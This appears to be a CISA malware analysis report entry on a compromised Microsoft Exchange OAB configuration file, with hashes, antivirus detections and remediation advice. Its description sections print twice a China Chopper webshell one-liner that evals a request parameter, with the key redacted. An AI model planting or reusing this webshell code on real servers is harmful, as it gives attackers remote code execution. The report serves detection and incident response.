Description
This file is an OAB configuration file from a legitimate Set-OABVirtualDirectory cmdlet. This file is typically used to edit an OAB VD in Internet Information Services (IIS) on Microsoft Exchange servers. Analysis indicates this file contains log data collected from an OAB configured on a compromised Microsoft Exchange Server. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will directly be executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD containing JavaScript code that will be executed on the target system.
In this file, the ExternalUrl designation that normally specifies the Uniform Resource Locator (URL) used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin Code–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
–End Code–
Note: The hard-coded key used for authentication was redacted from the code above.
This code allows an attacker to access the shell using a password. Once accessed, the attacker is able to execute commands on the page with server (system) level privileges.
1e0803ffc283dd04279bf3351b92614325e643564ed5b4004985eb0486bf44ee
Tags
backdoorwebshell
Details
| Name |
discover.aspx |
| Size |
2230 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
ca7df873422d59c358397d3cb44ae6aa |
| SHA1 |
f95be23d52cbaa24bde99cf33a9be55bca688972 |
| SHA256 |
1e0803ffc283dd04279bf3351b92614325e643564ed5b4004985eb0486bf44ee |
| SHA512 |
9e696ad26291e391cb29aff1845f78f0024f4808b10aa17cf7192f6f144378ea43b5533e3e0669cc19b07d88e00f4be39a95fa5500559573177b59585b7dad30 |
| ssdeep |
48:kNrdelW1BDc0oM5QZLhPYFzQ14ONF0q6q:ktdelWfXWYF0PNCq6q |
| Entropy |
4.657248 |
Antivirus
| Microsoft Security Essentials |
Backdoor:ASP/Chopper.F!dha |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file from a legitimate Set-OABVirtualDirectory cmdlet. This file is typically used to edit an OAB VD in IIS on Microsoft Exchange Servers. Analysis indicates this file contains log data collected from an OAB configured on a compromised Microsoft Exchange Server. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will directly be executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD containing JavaScript code that will be executed on the target system.
In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:
—Begin Code—
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
—End Code—
Note: The hard-coded key used for authentication was redacted from the code above.
This code allows an attacker to access the shell using a password. Once accessed, the attacker is able to execute commands on the page with server (system) level privileges.
Mitigation
If you find these webshells as you are examining your system for Microsoft Exchange Vulnerabilities, please visit the https://us-cert.cisa.gov/remediating-microsoft-exchange-vulnerabilities website for further information on remediation.
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.





 ) or https:// means you’ve safely connected to the .gov website. Share sensitive information only on official, secure websites.
Recent Comments